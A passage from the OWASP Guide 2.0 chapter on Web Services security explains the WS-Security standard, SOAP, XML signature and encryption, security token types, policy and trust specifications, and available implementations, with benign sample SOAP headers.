trust, deal with certificate and key validation, and know which keys should be used for communication. 75
  • 76.
    OWASP Guide 2.0 In many cases, encryption is combined with signatures to provide both integrity and confidentiality. Normally, signing keys are different from the encrypting ones, primarily because of their different lifecycles – signing keys are permanently associated with their owners, while encryption keys may be invalidated after the message exchange. Another reason may be separation of business responsibilities - the signing authority (and the corresponding key) may belong to one department or person, while encryption keys are generated by the server controlled by members of IT department. Access control After message has been received and successfully validated, the server must decide: • Does it know who is requesting the operation (Identification) • Does it trust the caller’s identity claim (Authentication) • Does it allow the caller to perform this operation (Authorization) There is not much WS-specific activity that takes place at this stage – just several new ways of passing the credentials for authentication. Most often, authorization (or entitlement) tasks occur completely outside of the Web Service implementation, at the Policy Server that protects the whole domain. There is another significant problem here – the traditional HTTP firewalls do not help at stopping attacks at the Web Services. An organization would need a XML/SOAP firewall, which is capable of conducting application-level analysis of the web server’s traffic and make intelligent decision about passing SOAP messages to their destination. The reader would need to refer to other books and publications on this very important topic, as it is impossible to cover it within just one chapter. Audit A common task, typically required from the audits, is reconstructing the chain of events that led to a certain problem. Normally, this would be achieved by saving server logs in a secure location, available only to the IT administrators and system auditors, in order to create what is commonly referred to as “audit trail”. Web Services are no exception to this practice, and follow the general approach of other types of Web Applications. Another auditing goal is non-repudiation, meaning that a message can be verifiably traced back to the caller. Following the standard legal practice, electronic documents now require some 76
  • 77.
    OWASP Guide 2.0 formof an “electronic signature”, but its definition is extremely broad and can mean practically anything – in many cases, entering your name and birthday qualifies as an e-signature. As far as the WS are concerned, such level of protection would be insufficient and easily forgeable. The standard practice is to require cryptographic digital signatures over any content that has to be legally binding – if a document with such a signature is saved in the audit log, it can be reliably traced to the owner of the signing key. Web Services Security Hierarchy Technically speaking, Web Services themselves are very simple and versatile – XML-based communication, described by an XML-based grammar, called Web Services Description Language (WSDL, see http://www.w3.org/TR/2005/WD-wsdl20-20050510), which binds abstract service interfaces, consisting of messages, expressed as XML Schema, and operations, to the underlying wire format. Although it is by no means a requirement, the format of choice is currently SOAP over HTTP. This means that Web Service interfaces are described in terms of the incoming and outgoing SOAP messages, transmitted over HTTP protocol. Standards committees Before reviewing the individual standards, it is worth taking a brief look at the organizations, which are developing and promoting them. There are quite a few industry-wide groups and consortiums, working in this area, most important of which are listed below. W3C (see http://www.w3.org) is the most well known industry group, which owns many Web-related standards and develops them in Working Group format. Of particular interest to this chapter are XML Schema, SOAP, XML-dsig, XML-enc, and WSDL standards (called recommendations in the W3C’s jargon). OASIS (see http://www.oasis-open.org) mostly deals with Web Service-specific standards, not necessarily security-related. It also operates on a committee basis, forming so-called Technical Committees (TC) for the standards that it is going to be developing. Of interest for this discussion, OASIS owns WS-Security and SAML standards. Web Service Interoperability group (WS-I, see http://www.ws-i.org/) was formed to promote general framework for interoperable Web Services. Mostly its work consists of taking other broadly accepted standards, and develop so-called profiles, or set of requirements for conforming Web Service implementations. In particular, its Basic Security Profile (BSP) relies on the 77
  • 78.
    OWASP Guide 2.0 OASIS’WS-Security standard and specifies sets of optional and required security features in Web Services that claim interoperability. Liberty Alliance (LA, see http://projectliberty.org) consortium was formed to develop and promote an interoperable Identity Federation framework. Although this framework is not strictly Web Service-specific, but rather general, it is important for this topic because of its close relation with the SAML standard developed by OASIS. Besides the previously listed organizations, there are other industry associations, both permanently established and short-lived, which push forward various Web Service security activities. They are usually made up of software industry’s leading companies, such as Microsoft, IBM, Verisign, BEA, Sun, and others, that join them to work on a particular issue or proposal. Results of these joint activities, once they reach certain maturity, are often submitted to standardizations committees as a basis for new industry standards. SOAP Simple Object Access Protocol (SOAP, see http://www.w3.org/TR/2003/REC-soap12-part1- 20030624/) provides an XML-based framework for exchanging structured and typed information between peer services. This information, formatted into Header and Body, can theoretically be transmitted over a number of transport protocols, but only HTTP binding has been formally defined and is in active use today. SOAP provides for Remote Procedure Call-style (RPC) interactions, similar to remote function calls, and Document-style communication, with message contents based exclusively on XML Schema definitions in the Web Service’s WSDL. Invocation results may be optionally returned in the response message, or a Fault may be raised, which is roughly equivalent to using exceptions in traditional programming languages. SOAP protocol, while defining the communication framework, provides no help in terms of securing message exchanges – the communications must either happen over secure channels, or use protection mechanisms described later in this chapter. XML security specifications (XML-dsig & Encryption) XML Signature (XML-dsig, see http://www.w3.org/TR/2002/REC-xmldsig-core- 20020212/), and XML Encryption (XML-enc, see http://www.w3.org/TR/2002/REC-xmlenc- core-20021210/) add cryptographic protection to plain XML documents. These specifications add integrity, message and signer authentication, as well as support for encryption/decryption of whole XML documents or only of some elements inside them. 78
  • 79.
    OWASP Guide 2.0 The real value of those standards comes from the highly flexible framework developed to reference the data being processed (both internal and external relative to the XML document), refer to the secret keys and key pairs, and to represent results of signing/encrypting operations as XML, which is added to/substituted in the original document. However, by themselves, XML-dsig and XML-enc do not solve the problem of securing SOAP-based Web Service interactions, since the client and service first have to agree on the order of those operations, where do look for the signature, how to retrieve cryptographic tokens, which message elements should be signed and encrypted, how long a message is considered to be valid, and so on. These issues are addressed by the higher-level specifications, reviewed in the following sections. Security specifications In addition to the above standards, there is a broad set of security-related specifications being currently developed for various aspects of Web Service operations. One of them is SAML, which defines how identity, attribute, and authorization assertions should be exchanged among participating services in a secure and interoperable way. A broad consortium, headed by Microsoft and IBM, with the input from Verisign, RSA Security, and other participants, developed a family of specifications, collectively known as “Web Services Roadmap”. Its foundation, WS-Security, has been submitted to OASIS and became an OASIS standard in 2004. Other important specifications from this family are still found in different development stages, and plans for their submission have not yet been announced, although they cover such important issues as security policies (WS-Policy et al), trust issues and security token exchange (WS-Trust), establishing context for secure conversation (WS-SecureConversation). One of the specifications in this family, WS-Federation, directly competes with the work being done by the LA consortium, and, although it is supposed to be incorporated into the Longhorn release of Windows, its future is not clear at the moment, since it has been significantly delayed and presently does not have industry momentum behind it. WS-Security Standard WS-Security specification (WSS) was originally developed by Microsoft, IBM, and Verisign as part of a “Roadmap”, which was later renamed to Web Services Architecture, or WSA. WSS served as the foundation for all other specifications in this domain, creating a basic infrastructure for developing message-based security exchange. Because of its importance for establishing 79
  • 80.
    OWASP Guide 2.0 interoperableWeb Services, it was submitted to OASIS and, after undergoing the required committee process, became an officially accepted standard. Current version is 1.0, and the work on the version 1.1 of the specification is under way and is expected to be finishing in the second half of 2005. Organization of the standard The WSS standard itself deals with several core security areas, leaving many details to so- called profile documents. The core areas, broadly defined by the standard, are: • Ways to add security headers (WSSE Header) to SOAP Envelopes • Attachment of security tokens and credentials to the message • Inserting a timestamp • Signing the message • Encrypting the message • Extensibility Flexibility of the WS-Security standard lies in its extensibility, so that it remains adaptable to new types of security tokens and protocols that are being developed. This flexibility is achieved by defining additional profiles for inserting new types of security tokens into the WSS framework. While the signing and encrypting parts of the standards are not expected to require significant changes (only when the underlying XML-dsig and XML-enc are updated), the types of tokens, passed in WSS messages, and ways of attaching them to the message may vary substantially. At the high level the WSS standard defines three types of security tokens, attachable to a WSS Header: Username/password, Binary, and XML tokens. Each of those types is further specified in one (or more) profile document, which defines additional token’s attributes and elements, needed to represent a particular type of security token. 80
  • 81.
    OWASP Guide 2.0 Figure2: WSS specification hierarchy Purpose The primary goal of the WSS standard is providing tools for message-level communication protection, whereas each message represents an isolated piece of information, carrying enough security data to verify all important message properties, such as: authenticity, integrity, freshness, and to initiate decryption of any encrypted message parts. This concept is a stark contrast to the traditional channel security, which methodically applies pre-negotiated security context to the whole stream, as opposed to the selective process of securing individual messages in WSS. In the Roadmap, that type of service is eventually expected to be provided by implementations of standards like WS-SecureConversation. From the beginning, the WSS standard was conceived as a message-level toolkit for securely delivering data for higher level protocols. Those protocols, based on the standards like WS- Policy, WS-Trust, Liberty Alliance, rely on the transmitted tokens to implement access control policies, token exchange, and other types of protection and integration. However, taken alone, the WSS standard does not mandate any specific security properties, and an ad-hoc application 81
  • 82.
    OWASP Guide 2.0 ofits constructs can lead to subtle security vulnerabilities and hard to detect problems, as is also discussed in later sections of this chapter. WS-Security Building Blocks The WSS standard actually consists of a number of documents – one core document, which defines how security headers may be included into SOAP envelope and describes all high-level blocks, which must be present in a valid security header. Profile documents have the dual task of extending definitions for the token types they are dealing with, providing additional attributes, elements, as well as defining relationships left out of the core specification, such as using attachments. Core WSS 1.0 specification, located at http://docs.oasis-open.org/wss/2004/01/oasis-200401- wss-soap-message-security-1.0, defines several types of security tokens (discussed later in this section – see 0), ways to reference them, timestamps, and ways to apply XML-dsig and XML- enc in the security headers – see the XML Dsig section for more details about their general structure. Associated specifications are: • Username profile 1.0, located at http://docs.oasis-open.org/wss/2004/01/oasis-200401- wss-username-token-profile-1.0, which adds various password-related extensions to the basic UsernameToken from the core specification • X.509 certificate token profile, located at http://docs.oasis-open.org/wss/2004/01/oasis- 200401-wss-x509-token-profile-1.0 which specifies, how X.509 certificates may be passed in the BinarySecurityToken, specified by the core document • SAML Token profile, located at http://docs.oasis-open.org/wss/2004/01/oasis-wss-saml- token-profile-1.0.pdf that specifies how XML-based SAML tokens can be inserted into WSS headers. How data is passed WSS security specification deals with two distinct types of data: security information, which includes security tokens, signatures, digests, etc; and message data, i.e. everything else that is passed in the SOAP message. Being an XML-based standard, WSS works with textual information grouped into XML elements. Any binary data, such as cryptographic signatures or Kerberos tokens, has to go through a special transform, called Base64 encoding/decoding, which 82
  • 83.
    OWASP Guide 2.0 providesstraightforward conversion from binary to ASCII formats and back. Example below demonstrates how binary data looks like in the encoded format: cCBDQTAeFw0wNDA1MTIxNjIzMDRaFw0wNTA1MTIxNjIzMDRaMG8xCz After encoding a binary element, an attribute with the algorithm’s identifier is added to the XML element carrying the data, so that the receiver would know to apply the correct decoder to read it. These identifiers are defined in the WSS specification documents. Security header’s structure A security header in a message is used as a sort of an envelope around a letter – it seals and protects the letter, but does not care about its content. This “indifference” works in the other direction as well, as the letter (SOAP message) should not know, nor should it care about its envelope (WSS Header), since the different units of information, carried on the envelope and in the letter, are presumably targeted at different people or applications. A SOAP Header may actually contain multiple security headers, as long as they are addressed to different actors (for SOAP 1.1), or roles (for SOAP 1.2). Their contents may also be referring to each other, but such references present a very complicated logistical problem for determining the proper order of decryptions/signature verifications, and should generally be avoided. WSS security header itself has a loose structure, as the specification itself does not require any elements to be present – so, the minimalist header with an empty message will look like: <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Header> <wsse:Security xmlns:wsse="http://docs.oasis- open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss- wssecurity-utility-1.0.xsd" soap:mustUnderstand="1"> </wsse:Security> </soap:Header> <soap:Body> 83
  • 84.
    OWASP Guide 2.0 </soap:Body> </soap:Envelope> However, to be useful, it must carry some information, which is going to help securing the message. It means including one or more security tokens (see 0) with references, XML Signature, and XML Encryption elements, if the message is signed and/or encrypted. So, a typical header will look more like the following picture: <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Header> <wsse:Security xmlns="http://docs.oasis-open.org/wss/2004/01/oasis- 200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsse="http://docs.oasis- open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss- wssecurity-utility-1.0.xsd" soap:mustUnderstand="1"> <wsse:BinarySecurityToken EncodingType="http://docs.oasis- open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary" ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509- token-profile-1.0#X509v3" wsu:Id="aXhOJ5">MIICtzCCAi... </wsse:BinarySecurityToken> <xenc:EncryptedKey xmlns:xenc="http://www.w3.org/2001/04/xmlenc#"> <xenc:EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5"/> <dsig:KeyInfo xmlns:dsig="http://www.w3.org/2000/09/xmldsig#"> <wsse:SecurityTokenReference> <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasis- open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/> </wsse:SecurityTokenReference> </dsig:KeyInfo> <xenc:CipherData> <xenc:CipherValue>Nb0Mf...</xenc:CipherValue> </xenc:CipherData> <xenc:ReferenceList> <xenc:DataReference URI="#aDNa2iD"/> 84
  • 85.
    OWASP Guide 2.0 </xenc:ReferenceList> </xenc:EncryptedKey> <wsse:SecurityTokenReference wsu:Id="aZG0sG"> <wsse:KeyIdentifier ValueType="http://docs.oasis- open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID" wsu:Id="a2tv1Uz"> 1106844369755</wsse:KeyIdentifier> </wsse:SecurityTokenReference> <saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01- 27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1" xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion"> ... </saml:Assertion> <wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1"> <wsu:Created>2005-01-27T16:46:10Z</wsu:Created> <wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires> </wsu:Timestamp> <dsig:Signature xmlns:dsig="http://www.w3.org/2000/09/xmldsig#" Id="sb738c7"> <dsig:SignedInfo Id="obLkHzaCOrAW4kxC9az0bLA22"> ... <dsig:Reference URI="#s91397860"> ... <dsig:DigestValue>5R3GSp+OOn17lSdE0knq4GXqgYM=</dsig:DigestValue> </dsig:Reference> </dsig:SignedInfo> <dsig:SignatureValue Id="a9utKU9UZk">LIkagbCr5bkXLs8l...</dsig:SignatureValue> <dsig:KeyInfo> <wsse:SecurityTokenReference> <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasis- open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/> </wsse:SecurityTokenReference> </dsig:KeyInfo> </dsig:Signature> </wsse:Security> 85
  • 86.
    OWASP Guide 2.0 </soap:Header> <soap:Body xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401- wss-wssecurity-utility-1.0.xsd" wsu:Id="s91397860"> <xenc:EncryptedData xmlns:xenc="http://www.w3.org/2001/04/xmlenc#" Id="aDNa2iD" Type="http://www.w3.org/2001/04/xmlenc#Content"> <xenc:EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc"/> <xenc:CipherData> <xenc:CipherValue>XFM4J6C...</xenc:CipherValue> </xenc:CipherData> </xenc:EncryptedData> </soap:Body> </soap:Envelope> Types of tokens A WSS Header may have the following types of security tokens in it: • Username token Defines mechanisms to pass username and, optionally, a password - the latter is described in the username profile document. Unless whole token is encrypted, a message which includes a clear-text password should always be transmitted via a secured channel. In situations where the target Web Service has access to clear-text passwords for verification (this might not be possible with LDAP or some other user directories, which do not return clear-text passwords), using a hashed version with nonce and a timestamp is generally preferable. The profile document defines an unambiguous algorithm for producing password hash: Password_Digest = Base64 ( SHA-1 ( nonce + created + password ) ) • Binary token They are used to convey binary data, such as X.509 certificates, in a text-encoded format, Base64 by default. The core specification defines BinarySecurityToken element, while profile documents specify additional attributes and sub-elements to handle attachment of various tokens. Presently, the X.509 profile has been adopted, and work is in progress on the Kerberos profile. <wsse:BinarySecurityToken EncodingType="http://docs.oasis- open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary" 86
  • 87.
    OWASP Guide 2.0 ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509- token-profile-1.0#X509v3"wsu:Id="aXhOJ5"> MIICtzCCAi... </wsse:BinarySecurityToken> • XML token These are meant for any kind of XML-based tokens, but primarily – for SAML assertions. The core specification merely mentions the possibility of inserting such tokens, leaving all details to the profile documents. At the moment, SAML 1.1 profile has been accepted by OASIS. <saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01- 27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1" xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion"> ... </saml:Assertion> Although technically it is not a security token, a Timestamp element may be inserted into a security header to ensure message’s freshness. See the further reading section for a design pattern on this. Referencing message parts In order to retrieve security tokens, passed in the message, or to identify signed and encrypted message parts, the core specification adopts usage of a special attribute, wsu:Id. The only requirement on this attribute is that the values of such IDs should be unique within the scope of XML document where they are defined. Its application has a significant advantage for the intermediate processors, as it does not require understanding of the message’s XML Schema. Unfortunately, XML Signature and Encryption specifications do not allow for attribute extensibility (i.e. they have closed schema), so, when trying to locate signature or encryption elements, local IDs of the Signature and Encryption elements must be considered first. WSS core specification also defines a general mechanism for referencing security tokens via SecurityTokenReference element. An example of such element, referring to a SAML assertion in the same header, is provided below: 87
  • 88.
    OWASP Guide 2.0 <wsse:SecurityTokenReference wsu:Id="aZG0sGbRpXLySzgM1X6aSjg22"> <wsse:KeyIdentifier ValueType="http://docs.oasis- open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID" wsu:Id="a2tv1Uz"> 1106844369755 </wsse:KeyIdentifier> </wsse:SecurityTokenReference> As this element was designed to refer to pretty much any possible token type (including encryption keys, certificates, SAML assertions, etc) both internal and external to the WSS Header, it is enormously complicated. The specification recommends using two of its possible four reference types – Direct References (by URI) and Key Identifiers (some kind of token identifier). Profile documents (SAML, X.509 for instance) provide additional extensions to these mechanisms to take advantage of specific qualities of different token types. Communication Protection Mechanisms As was already explained earlier (see 0), channel security, while providing important services, is not a panacea, as it does not solve many of the issues, facing Web Service developers. WSS helps addressing some of them at the SOAP message level, using the mechanisms described in the sections below. Integrity WSS specification makes use of the XML-dsig standard to ensure message integrity, restricting its functionality in certain cases; for instance, only explicitly referenced elements can be signed (i.e. no Embedding or Embedded signature modes are allowed). Prior to signing an XML document, a transformation is required to create its canonical representation, taking into account the fact that XML documents can be represented in a number of semantically equivalent ways. There are two main transformations defined by the XML Digital Signature WG at W3C, Inclusive and Exclusive Canonicalization Transforms (C14N and EXC-C14N), which differ in the way namespace declarations are processed. The WSS core specification specifically recommends using EXC-C14N, as it allows copying signed XML content into other documents without invalidating the signature. In order to provide a uniform way of addressing signed tokens, WSS adds a Security Token Reference (STR) Dereference Transform option, which is comparable with dereferencing a 88
  • 89.
    OWASP Guide 2.0 pointerto an object of specific data type in programming languages. Similarly, in addition to the XML Signature-defined ways of addressing signing keys, WSS allows for references to signing security tokens through the STR mechanism (explained in 0), extended by token profiles to accommodate specific token types. A typical signature example is shown in an earlier sample in the section 0. Typically, a XML signature is applied to secure elements such as SOAP Body and the timestamp, as well as any user credentials, passed in the request. There is an interesting twist when a particular element is both signed and encrypted, since these operations may follow (even repeatedly) in any order, and knowledge of their ordering is required for signature verification. To address this issue, the WSS core specification requires that each new element is pre-pended to the security header, thus defining the “natural” order of operations. A particularly nasty problem arises when there are several security headers in a single SOAP message, using overlapping signature and encryption blocks, as there is nothing in this case that would point to the right order of operations. Confidentiality For its confidentiality protection, WSS relies on yet another standard, XML Encryption. Similarly to XML-dsig, this standard operates on selected elements of the SOAP message, but it then replaces the encrypted element’s data with a <xenc:EncryptedData> sub-element carrying the encrypted bytes. For encryption efficiency, the specification recommends using a unique key, which is then encrypted by the recipient’s public key and pre-pended to the security header in a <xenc:EncryptedKey> element. A SOAP message with encrypted body is shown in the section 0. Freshness SOAP messages’ freshness is addressed via timestamp mechanism – each security header may contain just one such element, which states, in UTC time and using the UTC time format, creation and expiration moments of the security header. It is important to realize that the timestamp is applied to the WSS Header, not to the SOAP message itself, since the latter may contain multiple security headers, each with a different timestamp. There is an unresolved problem with this “single timestampt” approach, since, once the timestamp is created and signed, it is impossible to update it without breaking existing signatures, even in case of a legitimate change in the WSS Header. <wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1"> 89
  • 90.
    OWASP Guide 2.0 <wsu:Created>2005-01-27T16:46:10Z</wsu:Created> <wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires> </wsu:Timestamp> If a timestamp is included in a message, it is typically signed to prevent tampering and replay attacks. There is no mechanism foreseen to address clock synchronization issue (which, as was already point out earlier, is generally not an issue in modern day systems) – this has to be addressed out-of-band as far as the WSS mechanics is concerned. See the further reading section for a design pattern addressing this issue. Access Control Mechanisms When it comes to access control decisions, Web Services do not offer specific protection mechanisms by themselves – they just have the means to carry the tokens and data payloads in a secure manner between source and destination SOAP endpoints. For more complete description of access control tasks, please, refer to other sections of this Guide. Identification Identification represents a claim to have certain identity, which is expressed by attaching certain information to the message. This can be a username, a SAML assertion, a Kerberos ticket, or any other piece of information, from which the service can infer who the caller claims to be. WSS represents a very good way to convey this information, as it defines an extensible mechanism for attaching various token types to a message (see 0). It is the receiver’s job to extract the attached token and figure out which identity it carries, or to reject the message if it can find no acceptable token in it. Authentication Authentication can come in two flavors – credentials verification or token validation. The subtle difference between the two is that tokens are issued after some kind of authentication has already happened prior to the current invocation, and they usually contain user’s identity along with the proof of its integrity. WSS offers support for a number of standard authentication protocols by defining binding mechanism for transmitting protocol-specific tokens and reliably linking them to the sender. However, the mechanics of proof that the caller is who he claims to be is completely at the Web 90
  • 91.
    OWASP Guide 2.0 Service’sdiscretion. Whether it takes the supplied username and password’s hash and checks it against the backend user store, or extracts subject name from the X.509 certificate used for signing the message, verifies the certificate chain and looks up the user in its store – at the moment, there are no requirements or standards which would dictate that it should be done one way or another. Authorization XACML may be used for expressing authorization rules, but its usage is not Web Service- specific – it has much broader scope. So, whatever policy or role-based authorization mechanism the host server already has in place will most likely be utilized to protect the deployed Web Services deployed as well. Depending on the implementation, there may be several layers of authorization involved at the server. For instance, JSRs 224 (JAX-RPC 2.0) and 109 (Implementing Enterprise Web Services), which define Java binding for Web Services, specify implementing Web Services in J2EE containers. This means that when a Web Service is accessed, there will be a URL authorization check executed by the J2EE container, followed by a check at the Web Service layer for the Web Service-specific resource. Granularity of such checks is implementation- specific and is not dictated by any standards. In the Windows universe it happens in a similar fashion, since IIS is going to execute its access checks on the incoming HTTP calls before they reach the ASP.NET runtime, where SOAP message is going to be further decomposed and analyzed. Policy Agreement Normally, Web Services’ communication is based on the endpoint’s public interface, defined in its WSDL file. This descriptor has sufficient details to express SOAP binding requirements, but it does not define any security parameters, leaving Web Service developers struggling to find out-of-band mechanisms to determine the endpoint’s security requirements. To make up for these shortcomings, WS-Policy specification was conceived as a mechanism for expressing complex policy requirements and qualities, sort of WSDL on steroids. Through the published policy SOAP endpoints can advertise their security requirements, and their clients can apply appropriate measures of message protection to construct the requests. The general WS- Policy specification (actually comprised of three separate documents) also has extensions for specific policy types, one of them – for security, WS-SecurityPolicy. 91
  • 92.
    OWASP Guide 2.0 If the requestor does not possess the required tokens, it can try obtaining them via trust mechanism, using WS-Trust-enabled services, which are called to securely exchange various token types for the requested identity. Figure 3. Using Trust service Unfortunately, both WS-Policy and WS-Trust specifications have not been submitted for standardization to public bodies, and their development is progressing via private collaboration of several companies, although it was opened up for other participants as well. As a positive factor, there have been several interoperability events conducted for these specifications, so the development process of these critical links in the Web Services’ security infrastructure is not a complete black box. Forming Web Service Chains Many existing or planned implementations of SOA or B2B systems rely on dynamic chains of Web Services for accomplishing various business specific tasks, from taking the orders through manufacturing and up to the distribution process. Figure 4: Service chain This is in theory. In practice, there are a lot of obstacles hidden among the way, and one of the major ones among them – security concerns about publicly exposing processing functions to intra- or Internet-based clients. Here is just a few of the issues that hamper Web Services interaction – incompatible authentication and authorization models for users, amount of trust between services themselves and ways of establishing such trust, maintaining secure connections, and synchronization of user 92
  • 93.
    OWASP Guide 2.0 directoriesor otherwise exchanging users’ attributes. These issues will be briefly tackled in the following paragraphs. Incompatible user access control models As explained earlier, in section 0, Web Services themselves do not include separate extensions for access control, relying instead on the existing security framework. What they do provide, however, are mechanisms for discovering and describing security requirements of a SOAP service (via WS-Policy), and for obtaining appropriate security credentials via WS-Trust based services. Service trust In order to establish mutual trust between client and service, they have to satisfy each other’s policy requirements. A simple and popular model is mutual certificate authentication via SSL, but it is not scalable for open service models, and supports only one authentication type. Services that require more flexibility have to use pretty much the same access control mechanisms as with users to establish each other’s identities prior to engaging in a conversation. Secure connections Once trust is established it would be impractical to require its confirmation on each interaction. Instead, a secure client-server link is formed and maintained all time while client’s session is active. Again, the most popular mechanism today for maintaining such link is SSL, but it is not a Web Service-specific mechanism, and it has a number of shortcomings when applied to SOAP communication, as explained in 0. Synchronization of user directories This is a very acute problem when dealing with cross-domain applications, as users’ population tends to change frequently among different domains. So, how does a service in domain B decide whether it is going to trust user’s claim that he has been already authenticated in domain A? There exist different aspects of this problem. First – a common SSO mechanism, which implies that a user is known in both domains (through synchronization, or by some other means), and authentication tokens from one domain are acceptable in another. In Web Services world, this would be accomplished by passing around a SAML or Kerberos token for a user. 93
  • 94.
    OWASP Guide 2.0 Domainfederation Another aspect of the problem is when users are not shared across domains, but merely the fact that a user with certain ID has successfully authenticated in another domain, as would be the case with several large corporations, which would like to form a partnership, but would be reluctant to share customers’ details. The decision to accept this request is then based on the inter-domain procedures, establishing special trust relationships and allowing for exchanging such opaque tokens, which would be an example of Federation relationships. Of those efforts, most notable example is Liberty Alliance project, which is now being used as a basis for SAML 2.0 specifications. The work in this area is still far from being completed, and most of the existing deployments are nothing more than POC or internal pilot projects than to real cross- companies deployments, although LA’s website does list some case studies of large-scale projects. Available Implementations It is important to realize from the beginning that no security standard by itself is going to provide security to the message exchanges – it is the installed implementations, which will be assessing conformance of the incoming SOAP messages to the applicable standards, as well as appropriately securing the outgoing messages. .NET – Web Service Extensions Since new standards are being developed at a rather quick pace, .NET platform is not trying to catch up immediately, but uses Web Service Extensions (WSE) instead. WSE, currently at the version 2.0, adds development and runtime support for the latest Web Service security standards to the platform and development tools, even while they are still “work in progress”. Once standards mature, their support is incorporated into new releases of the .NET platform, which is what is going to happen when .NET 2.0 finally sees the world. The next release of WSE, 3.0, is going to coincide with VS.2005 release and will take advantages of the latest innovations of .NET 2.0 platform in messaging and Web Application areas. Considering that Microsoft is one of the most active players in the Web Service security area and recognizing its influence in the industry, its WSE implementation is probably one of the most complete and up to date, and it is strongly advisable to run at least a quick interoperability check with WSE-secured .NET Web Service clients. If you have a Java-based Web Service, and the interoperability is a requirement (which is usually the case), in addition to the questions of 94
  • 95.
    OWASP Guide 2.0 securitytesting one needs to keep in mind the basic interoperability between Java and .NET Web Service data structures. This is especially important since current versions of .NET Web Service tools frequently do not cleanly handle WS-Security’s and related XML schemas as published by OASIS, so some creativity on the part of a Web Service designer is needed. That said – WSE package itself contains very rich and well-structured functionality, which can be utilized both with ASP.NET- based and standalone Web Service clients to check incoming SOAP messages and secure outgoing ones at the infrastructure level, relieving Web Service programmers from knowing these details. Among other things, WSE 2.0 supports the most recent set of WS-Policy and WS- Security profiles, providing for basic message security and WS-Trust with WS- SecureConversation. Those are needed for establishing secure exchanges and sessions - similar to what SSL does at the transport level, but applied to message-based communication. Java toolkits Most of the publicly available Java toolkits work at the level of XML security, i.e. XML-dsig and XML-enc – such as IBM’s XML Security Suite and Apache’s XML Security project. Java’s JSR 105 and JSR 106 (still not finalized) define Java bindings for signatures and encryption, which will allow plugging the implementations as JCA providers once work on those JSRs is completed. Moving one level up, to address Web Services themselves, the picture becomes muddier – at the moment, there are many implementations in various stages of incompleteness. For instance, Apache is currently working on the WSS4J project, which is moving rather slowly, and there is commercial software package from Phaos (now owned by Oracle), which suffers from a lot of implementation problems. A popular choice among Web Service developers today is Sun’s JWSDP, which includes support for Web Service security. However, its support for Web Service security specifications in the version 1.5 is only limited to implementation of the core WSS standard with username and X.509 certificate profiles. Security features are implemented as part of the JAX-RPC framework and configuration-driven, which allows for clean separation from the Web Service’s implementation. 95
  • 96.
    OWASP Guide 2.0 Hardware,software systems This category includes complete systems, rather than toolkits or frameworks. On one hand, they usually provide rich functionality right off the shelf, on the other hand – its usage model is rigidly constrained by the solution’s architecture and implementation. This is in contrast to the toolkits, which do not provide any services by themselves, but handing system developers necessary tools to include the desired Web Service security features in their products… or to shoot themselves in the foot by applying them inappropriately. These systems can be used at the infrastructure layer to verify incoming messages against the effective policy, check signatures, tokens, etc, before passing them on to the target Web Service. When applied to the outgoing SOAP messages, they act as a proxy, now altering the messages to decorate with the required security elements, sign and/or encrypt them. Software systems are characterized by significant configuration flexibility, but comparatively slow processing. On the bright side, they often provide high level of integration with the existing enterprise infrastructure, relying on the back-end user and policy stores to look at the credentials, extracted from the WSS header, from the broader perspective. An example of such service is TransactionMinder from the former Netegrity – a Policy Enforcement Point for Web Services behind it, layered on top of the Policy Server, which makes policy decisions by checking the extracted credentials against the configured stores and policies. For hardware systems, performance is the key – they have already broken gigabyte processing threshold, and allow for real-time processing of huge documents, decorated according to the variety of the latest Web Service security standards, not only WSS. The usage simplicity is another attractive point of those systems - in the most trivial cases, the hardware box may be literally dropped in, plugged, and be used right away. These qualities come with a price, however – this performance and simplicity can be achieved as long as the user stays within the pre- configured confines of the hardware box. The moment he tries to integrate with the back-end stores via callbacks (for those solutions that have this capability, since not all of them do), most of the advantages are lost. As an example of such hardware device, DataPower provides a nice XS40 XML Security Gateway, which acts both as the inbound firewall and the outbound proxy to handle XML traffic in real time. 96
  • 97.
